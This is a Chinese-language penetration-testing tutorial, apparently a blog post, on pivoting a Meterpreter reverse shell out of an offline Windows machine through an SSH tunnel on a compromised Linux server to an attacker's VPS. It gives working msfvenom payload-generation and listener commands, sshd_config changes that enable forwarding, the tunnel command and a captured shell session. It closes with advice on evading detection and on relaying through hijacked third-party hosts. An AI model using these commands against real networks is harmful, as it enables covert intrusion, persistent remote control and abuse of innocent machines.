MITRE | ATT&CK 中文站

https://huntingday.github.io

借助 ssh 隧道实现内网断网机 meterpreter 反向上线


本节重点快速预览:

✧ 通过 ssh 隧道把目标内网下的断网机上的 meterpreter 直接反弹到我们自己公网的 vps 上

基础环境准备:

OldLamp	假设为目标一级内网下的一台 linux web 服务器,只有此机器能正常连外网,内网 ip: 192.168.5.16
Ubuntu14-LAMP	假设为目标一级内网下的一台普通的linux机器,且无法正常连外网,内网ip: 192.168.5.101
win10-client	假设为目标一级内网下的一台 windows 客户机,且无法正常连外网,内网 ip: 192.168.5.5
Strike	假设为入侵者公网的一台 vps 机器,内网 ip: 192.168.3.96

针对上述环境的大致拓扑说明,如下 :



1. 首先,准备好一个反向 payload,之后继续在 Strike 机器上做好监听,注意,此处 payload 的反连 ip 要写 Ubuntu14-LAMP 机器的 ip,具体如下

```
# msfvenom -p windows/meterpreter/reverse_tcp_rc4_dns lhost=192.168.5.101 lport=53 rc4password=klion -e x86/shikata_ga_nai -b '\x00' -i 5 -f exe -o rev.exe

msf > use exploit/multi/handler
msf > set payload windows/meterpreter/reverse_tcp_rc4_dns
msf > set lport 53
msf > set lhost 192.168.3.96
msf > set rc4password klion
msf > set exitonsession false
msf > exploit -j
```

2. 上面的基本准备工作做好之后,连到目标一级内网下的 OldLamp 机器上去开启 ssh 的端口转发功能,还是那句话,如果目标监控比较到位,直接篡改系统配置文件,是有不小风险的,但好在并不是每个目标都做的那么到位,所以,要适时根据自己的实际情况灵活变通,如下

```
# vi /etc/ssh/sshd_config
  AllowTcpForwarding yes
  GatewayPorts yes
  TCPKeepAlive yes
  PasswordAuthentication yes
# /etc/init.d/sshd restart
```

3. 紧接着,就可以去目标一级内网下的 Ubuntu14-LAMP 机器,开始建立 ssh 隧道了,通过 OldLamp 机器把 meterpreter 反弹到自己公网的 vps 上

```
# ssh -C -f -N -g -L 0.0.0.0:53:192.168.3.96:53 root@192.168.5.16 -p 22
# netstat -tulnp | grep “:53”
```

4. 最后,把 payload 丢到目标一级内网下的那台断网的 win10-client 机器上去执行,再回到 Strike[vps]机器,

如期所致,meterpreter 正常被弹回

```
msf exploit(multi/handler) > set exitonsession false
exitonsession => false
msf exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.3.96:53
msf exploit(multi/handler) > [*] Sending stage (179783 bytes) to 192.168.3.45
[*] Meterpreter session 1 opened (192.168.3.96:53 -> 192.168.3.45:51730) at 2018-03-07 21:43:46 +0800

msf exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : WIN10-CLIENT
OS              : Windows 10 (Build 10240).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > shell
Process 1312 created.
Channel 1 created.
Microsoft Windows [Version 10.0.10240]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Users\admin\Desktop>netstat -ano | findstr ESTAB
netstat -ano | findstr ESTAB
  TCP    192.168.5.5:49514      192.168.5.101:53       ESTABLISHED     3848

C:\Users\admin\Desktop>
```

简单小结:

如果目标内网中同时有多台 linux 机器,为了能让你的 shell 活的更久一些,除了必要的免杀之外,不妨尝试利用这种方式让你的 shell 流量变得相对隐蔽一些,[当然,shell 指的可不仅仅是 meterpreter],毕竟是被封装在加密隧道中的,相对于其它直接用明文传送方式,被侦测到的几率会小很多,不过需要注意的是,在实战中,如果贸然直接用自己的 vps 这样来搞,很可能会暴露自己 vps 的真实 ip[转发命令包括详细的参数,对方只要 ps -ef 下就一眼看到了],所以,建议大家实战中最还是不要用自己的 vps,可以适当选择一些公网的高质量肉鸡来做中转会更好一点,可能有兄弟又会说,总不能在肉鸡上装 msf 吧,没错,不过在前面我们也已经无数次详细说明过,如何通过 vps 中转的方式把来自公网的 meterpreter 直接弹到本地,此处就不再赘述了,大家如果有兴趣可以去翻翻前面的文章,另外,像 ssh 这种都属于系统核心工具包,几乎每个 linux 发行版都会自带,利用系统自带的各种原生工具也要方便多的多,不早了,今天暂时先到这儿,期待大家的耐心反馈和打赏鼓励,非常感谢 :)

作者：klion